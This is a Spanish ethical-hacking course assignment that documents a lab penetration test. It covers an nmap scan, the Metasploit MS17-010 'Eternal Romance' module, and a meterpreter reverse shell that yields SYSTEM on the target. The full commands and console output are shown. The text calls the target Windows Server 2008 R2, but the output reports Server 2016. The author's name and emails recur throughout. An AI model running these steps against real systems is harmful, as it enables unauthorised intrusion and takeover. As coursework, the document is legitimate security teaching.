ACTIVIDAD DE EVALUACIÓN FINAL: ESCANEO, ENUMERACIÓN Y EXPLOTACIÓN DE VULNERABILIDADES A METASPLOIT 3

1. Objetivo

Escaneo, enumeración y explotación de vulnerabilidades a Metasploit 3, aplicando las habilidades adquiridas en el Módulo 1: Hacking ético.

2. Descripción

En esta actividad, llevarás a cabo una simulación de prueba de penetración ética en Metasploit 3. El objetivo es aplicar tus conocimientos y habilidades en hacking ético para evaluar la seguridad de la plataforma, identificar vulnerabilidades y proponer mejoras de seguridad.

3. Pasos

Realiza un escaneo, enumeración y explotación de vulnerabilidades a Metasploit 3. Para finalizar crea un informe técnico.

Mª del Carmen Llorente Benedicto (carmenllorenteb@gmail.com | mcllorente@eiposgrados.edu.es)

En las pruebas de hacking ético el cliente limita el alcance a un sistema con IP **10.129.166.114**. El objetivo es tomar el control del sistema, si fuera posible.

Verificamos la conectividad con el objetivo con un simple `ping`. En la captura –**ilustración 1**– puede observarse que el objetivo responde al ping, ergo existe conectividad con el mismo.

Inmediatamente realizamos un barrido o escaneo de puertos para determinar sistema operativo subyacente y servicios expuestos, para ello hacemos uso de la herramienta `nmap`, "*network mapper*".



Ilustración 1: pruebas de conectividad con el objetivo, seguido de un barrido de puertos.

El análisis con `nmap` nos revela que el sistema objetivo es un **Windows Server 2008 R2 de 2012**. Además, presenta exposición en el puerto 445/tcp/Microsoft-DS, un puerto muy interesante y habitual en muchos ataques.

Una vez recopilada la información esencial del objetivo y enumerados los servicios expuestos, investigamos sobre vulnerabilidades para sistemas Windows Server 2008 R2, especialmente a través de Microsoft-DS, 445/tcp.

Mª del Carmen Llorente Benedicto (carmenllorenteb@gmail.com | mcllorente@eiposgrados.edu.es)

Por las características del sistema se ha elegido un *exploit* muy conocido, **Eternal Romance**, uno de los *exploits* de día cero filtrados por el grupo *The Shadow Brokers* y que se considera robado a la NSA. Conforme nomenclatura Microsoft el boletín de seguridad MS17-010 resolvía múltiples vulnerabilidades que permitían RCE vía protocolo SMB Server. En la tabla siguiente se aprecia que Windows Server 2008 es vulnerable de forma crítica a varios CVEs del boletín.

Operating System	CVE-2017-0143	CVE-2017-0144	CVE-2017-0145	CVE-2017-0146	CVE-2017-0147	CVE-2017-0148
Windows Vista						
Windows Vista Service Pack 2 (4012598)	**Critical** Remote Code Execution	**Critical** Remote Code Execution	**Critical** Remote Code Execution	**Critical** Remote Code Execution	**Important** Information Disclosure	**Critical** Remote Code Execution
Windows Vista x64 Edition Service Pack 2 (4012598)	**Critical** Remote Code Execution	**Critical** Remote Code Execution	**Critical** Remote Code Execution	**Critical** Remote Code Execution	**Important** Information Disclosure	**Critical** Remote Code Execution
Windows Server 2008						
Windows Server 2008 for 32-bit Systems Service Pack 2 (4012598)	**Critical** Remote Code Execution	**Critical** Remote Code Execution	**Critical** Remote Code Execution	**Critical** Remote Code Execution	**Important** Information Disclosure	**Critical** Remote Code Execution
Windows Server 2008 for x64-based Systems Service Pack 2 (4012598)	**Critical** Remote Code Execution	**Critical** Remote Code Execution	**Critical** Remote Code Execution	**Critical** Remote Code Execution	**Important** Information Disclosure	**Critical** Remote Code Execution

Ilustración 3: extracto del boletín MS17-010, Windows Server 2008 SP2 está afectado.

Mª del Carmen Llorente Benedicto (carmenllorenteb@gmail.com | mcllorente@eiposgrados.edu.es)

Buscamos en Metasploit, en concreto en la consola, si tenemos una versión del *exploit* deseado, parece que sí, ver ilustración 3.



Ilustración 3: buscando módulo de tipo exploit, Eternal Romance.

Una vez localizado el *exploit*, usamos el comando info para obtener información sobre el mismo. Se aprecia que le *exploit* fue creado por Equation Group, una división de la NSA, liberado en marzo 2017 por el grupo *Shadow Brokers*.



Ilustración 4: se obtiene información detallada sobre el exploit seleccionado.

Mª del Carmen Llorente Benedicto (carmenllorenteb@gmail.com | mcllorente@eiposgrados.edu.es)

En msfconsole, vía comando *options* podemos comprobar los parámetros requeridos –marcados con una flechita en la ilustración 5– que la herramienta necesita para ejecutar el *exploit* correctamente.

```
msf6 exploit(windows/smb/ms17_010_psexec) > options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                Required  Description
   ----                  ---------------                --------  -----------
   DBGTRACE              false                          yes       Show extra debug trace info
   LEAKATTEMPTS          99                             yes       How many times to try to leak tran
   NAMEDPIPE                                            no        A named pipe that can be connected
                                                                   auto)
   NAMED_PIPES           /opt/metasploit-framework/embed yes      List of named pipes to check
                         ded/framework/data/wordlists/na
                         med_pipes.txt
   RHOSTS                                               yes       The target host(s), see https://do
                                                                   cs/using-metasploit/basics/using-m
   RPORT                 445                            yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                  no        Service description to be used on
                                                                   sting
   SERVICE_DISPLAY_NAME                                 no        The service display name
   SERVICE_NAME                                         no        The service name
   SHARE                 ADMIN$                         yes       The share to connect to, can be an
                                                                   ,C$,...) or a normal read/write fo
   SMBDomain             .                              no        The Windows domain to use for auth
   SMBPass                                              no        The password for the specified use
   SMBUser                                              no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.49     yes       The listen address (an interface may be specified)
```

Ilustración 5: parámetros a rellenar antes de utilizar el exploit

Se definen –ver **ilustración 6**– los parámetros **RHOSTS** y **LHOST,** equipo objetivo y equipo atacante respectivamente. Por defecto LHOST suele venir definido como la IP del primer interfaz, pero es necesario cambiarlo ya que la máquina objetivo se encuentra en una red distinta (10.0.0.0/8) y había asignado por defecto mi IP de la web Wifi (192.168.1.0/24), pero el sistema a atacar no se encuentra accesible vía WiFi.

```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.129.166.114
RHOSTS => 10.129.166.114
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 10.10.15.221
LHOST => 10.10.15.221
```

Ilustración 6: establecemos las IPs de la máquina remota y la máquina local.

Mª del Carmen Llorente Benedicto (carmenllorenteb@gmail.com | mcllorente@eiposgrados.edu.es)

El resto de los parámetros requeridos se encuentran definidos por defecto, por ejemplo, el puerto remoto, RPORT, siempre suele ser el 445. Una vez configuradas las distintas opciones requeridas por el exploit, en la **ilustración 7**, se aprecia como se ejecuta el *exploit* vía comando `run`.

```
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 10.10.15.221:4444
[*] 10.129.166.114:445 - Target OS: Windows Server 2016 Standard 14393
[*] 10.129.166.114:445 - Built a write-what-where primitive...
[+] 10.129.166.114:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.129.166.114:445 - Selecting PowerShell target
[*] 10.129.166.114:445 - Executing the payload...
[+] 10.129.166.114:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 10.129.166.114
[*] Meterpreter session 1 opened (10.10.15.221:4444 -> 10.129.166.114:49672) at 2023-10-22 20:03:17 +0200

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Ilustración 7: Ejecutamos con el comando "`run`" el exploit.

En la ilustración previa se aprecia como se ejecuta un *stager* –jerga técnica– en local que escucha en el puerto 4444. Posteriormente se lanza el *exploit* sobre la IP objetiva y puerto 445, el *exploit* lleva asociado un ***payload*** por defecto conocido como `meterpreter`, un stage que se ejecuta en el servidor víctima y cuya finalidad es realizar una llamada inversa –***call back***– hacia el *stager* que escucha en el puerto 4444 del equipo local o equipo auditor. El objetivo es tener una shell remota inversa.

También en la ilustración previa, la nº 7, se aprecia que una vez ejecutado el *exploit* con éxito y creada una sesión entre el equipo auditor y víctima, aparece un `prompt` de `meterpreter`, que es una shell avanzada con capacidades muy superiores a lo que sería el CMD de Windows. Ejecutamos el comando `getuid` para comprobar que, efectivamente, tenermos privilegios de **`NT AUTHORITY\SYSTEM`**, la **máquina objetivo está bajo nuestro total control.** Inmediatamente informamos al responsable del servicio.

Otra forma de enumerar los servicios del objetivo es con módulo `nmap` integrado en la propia `msfconsole`, la ventaja es que te importa directamente el informe en la BB. DD., de forma que facilita consultar

luego los equipos auditados con las órdenes `hosts y services`. Ver ilustración 8.

```
msf6 exploit(windows/smb/ms17_010_psexec) > db_nmap -sV 10.129.166.114
[*] Nmap: Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-22 20:09 CEST
[*] Nmap: Nmap scan report for 10.129.166.114
[*] Nmap: Host is up (0.037s latency).
[*] Nmap: Not shown: 996 closed tcp ports (conn-refused)
[*] Nmap: PORT    STATE SERVICE      VERSION
[*] Nmap: 80/tcp  open  http         Microsoft IIS httpd 10.0
[*] Nmap: 135/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
[*] Nmap: Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 15.85 seconds
msf6 exploit(windows/smb/ms17_010_psexec) >
```

Ilustración 8: al realizar el escaneo internamente se almacena en la BB. DD.

Se puede obtener información rápidamente sobre los disintos hosts atacados y servicios expuestos, así como notas, etc. Muy útil para realizar un informe final.

```
msf6 exploit(windows/smb/ms17_010_psexec) > hosts

Hosts
=====

address         mac  name        os_name       os_flavor  os_sp  purpose  info  comments
-------         ---  ----        -------       ---------  -----  -------  ----  --------
10.129.166.114       MSF1-WIN01  Windows 2016                    server

msf6 exploit(windows/smb/ms17_010_psexec) > services
Services
========

host            port  proto  name          state  info
----            ----  -----  ----          -----  ----
10.129.166.114  80    tcp    http          open   Microsoft IIS httpd 10.0
10.129.166.114  135   tcp    msrpc         open   Microsoft Windows RPC
10.129.166.114  139   tcp    netbios-ssn   open   Microsoft Windows netbios-ssn
10.129.166.114  445   tcp    microsoft-ds  open   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds

msf6 exploit(windows/smb/ms17_010_psexec) >
```

Ilustración 9: obtención de la información almacenada en BB. DD. relativa a hosts atacados durante la auditoría.

Mª del Carmen Llorente Benedicto (carmenllorenteb@gmail.com | mcllorente@eiposgrados.edu.es)

Anexos y enlaces de interés

Comandos	Descripción
ping	Permite comprobar que hay conectividad con una máquina.
nmap -sV	Nos permite realizar un barrido/escaneo del sistema detectando la versión de servicio expuesto en la dirección IP o nombre de host especificado .
msfconsole - q	Abrir la consola de comandos de la herramienta Metasploit, en modo silencioso para que no se muestre el banner.
search type:exploit	Buscamos un tipo determinado de exploit específico "**Eternal Romance**", aunque metasploit tiene diferentes tipos de módulos: Auxiliary, Payloads,Post-exploitation Modules, Encoders, etc...
use 0	Usando un número concreto de **exploit**.
options	Muestra información específica requerida por el **exploit** elegido
set RHOST **set LHOST**	Establecer las IPs de las máquinas remota y local.
run	Ejecutar el exploit previamente configurado
db-nmap -sV	Módulo que importa nmap y almacena en la BB. DD. el resultado del análisis de puertos.